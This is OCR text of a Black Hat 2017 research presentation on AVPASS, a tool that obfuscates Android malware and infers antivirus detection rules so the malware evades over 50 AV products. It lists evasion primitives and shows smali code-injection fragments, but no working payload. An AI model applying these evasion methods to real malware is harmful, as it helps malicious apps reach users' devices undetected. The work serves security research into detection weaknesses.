black hat USA 2017

JULY 22-27, 2017
MANDALAY BAY / LAS VEGAS

AVPASS: Automatically Bypassing Android Malware Detection System

Jinho Jung, Chanil Jeon, Max Wolotsky, Insu Yun, and Taesoo Kim

Georgia Institute of Technology, July 27, 2017

About Us


- **SSLab (@GT)**
  - ✓ Focusing on system and security research
  - ✓ https://sslab.gtisc.gatech.edu/

- **ISTC-ARSA**
  - ✓ Intel Science & Technology Center for Adversary-Resilient Security Analytics
  - ✓ Strengthening the analytics behind malware detection
  - ✓ http://www.iisp.gatech.edu/intel-arsa-center-georgia-tech/

In This Talk, We Will Introduce AVPASS

- **Transform any Android malware to bypass AVs**
  - ✓ By inferring AV features and rules
  - ✓ By obfuscating Android binary (APK)
  - ✓ Yet supports preventing code leakage

Trend: Android Dominates Mobile OS Market




Android still leads mobile market

Regained share over iOS to achieve an 86 percent …

http://www.businessinsider.com/smartphone-market-share-android-ios-windows-blackberry-2016-8
http://www.gartner.com/newsroom/id/3415117

Problem: Android Malware Becomes More Prevalent



8,400 new Android malware everyday

Security experts expect around
3.5 million new Android malware apps for 2017

https://www.gdatasoftware.com/blog/2017/04/29712-8-400-new-android-malware-samples-every-day

One solution: Protecting Mobile Devices with Anti-Virus

The best antivirus software for Android

Tested operating systems in your selection: Android

Android

- **May 2017 (new)**
- March 2017
- January 2017
- November 2016
- September 2016
- July 2016
- May 2016
- March 2016
- January 2016
- November 2015
- September 2015
- July 2015
- May 2015
- March 2015
- January 2015
- November 2014
- September 2014


May 2017

Name	Protection	Usability
AhnLab V3 Mobile Security 3.1	●●●●●●	●●●●●●
Antiy AVL 2.5	●●●●●●	●●●●●●
Bitdefender Mobile Security 3.2	●●●●●●	●●●●●●
Cheetah Mobile CM Security 3.3	●●●●●●	●●●●●●
G Data Internet Security 26.0	●●●●●●	●●●●●●
Kaspersky Lab Internet Security 11.13	●●●●●●	●●●●●●
McAfee Mobile Security 4.9	●●●●●●	●●●●●●
Sophos Mobile Security 7.0	●●●●●●	●●●●●●
Norton Norton Mobile Security 3.18	●●●●●●	●●●●●●

There are over 50 Android anti-virus software in market

https://www.av-test.org/en/antivirus/mobile-devices/


Unfortunately, AV Solutions Known to be Weak (example: JAVA malware)



* Developing Managed Code Rootkits for the Java Runtime Environment, Benjamin Holland, DEFCON 24


What About Android Malware?

What About Android Malware?
How easy it to bypass AV software?



Challenges: Bypassing Unknown AV Solutions

① Transforming without destroying malicious features



② No pre-knowledge of AV features

③ Interact without leaking own malicious features


Approaches: Automatically Inferring and Obfuscating Detection Features

- **Obfuscating individual features**
- **Inferring features and detection rules of AVs**
- **Bypass AVs by using inferred features and rules**
  - ✓ Yet minimize information leaking by sending fake malware


Summary of AVPASS operation


- **Bypassed most of AVs with 3.42 / 58 (5.8%) detections**
- **Discovered 5 strong, 3 normal, and 2 weak impact features of AVs**
- **Discovered bypassing rule combinations (about 30%)**
- **Prevented code leakage when querying by using *Imitation Mode***


AVPASS Overview and Workflow



What is Binary Obfuscation?







Encrypt & Remove Features

Obfuscated Application

Main Obfuscation Features

Number	Obfuscation Primitives	Side-Effects
1	Component interaction injection	N/A
2	Dataflow analysis avoiding code injection	N/A
3	String encryption	N/A
4	Variable name encryption	N/A
5	Package name encryption	N/A
6	Method and Class name encryption	N/A
7	Dummy API and benign class injection	N/A
8	Bytecode injection	N/A
9	Java reflection transformation	N/A
10	Resource encryption (xml and image)	Appearance

APK Obfuscation Requirements

- **Ensure APK's original functionalities**
  - ✓ Error-free "smali" code injection

    * *Disassembled code of DEX format*
- **Should be difficult to de-obfuscate or reverse**
  - ✓ Increase obfuscation complexities
  - ✓ *E.g.*, Hide all APIs by using Java reflection
  - ✓ *E.g.*, Encrypt all Strings with different encryption keys
  - ✓ *E.g.*, Apply obfuscation multiple times

Easy Problem: Available Number of Registers

```
.method public DoSomething()
.locals 4

# register: v0 – v3 used here

.end method
```

v0	v1	v2	v3

Try Injection

```
.method public DoSomething()
.locals 5 (+1)

# register: v1 – v4 used here

# code injection using v0

.end method
```


v0	v1	v2	v3	v4

Increase maximum number and shift all registers and parameters

Tricky Problem: Limited Number of Registers

```
.method public DoSomething(p0…p9)
.locals 4

# register: v0 – v3 used here
# parameter: p0 – p9 used here

.end method
```

Total: 14




Try Injection

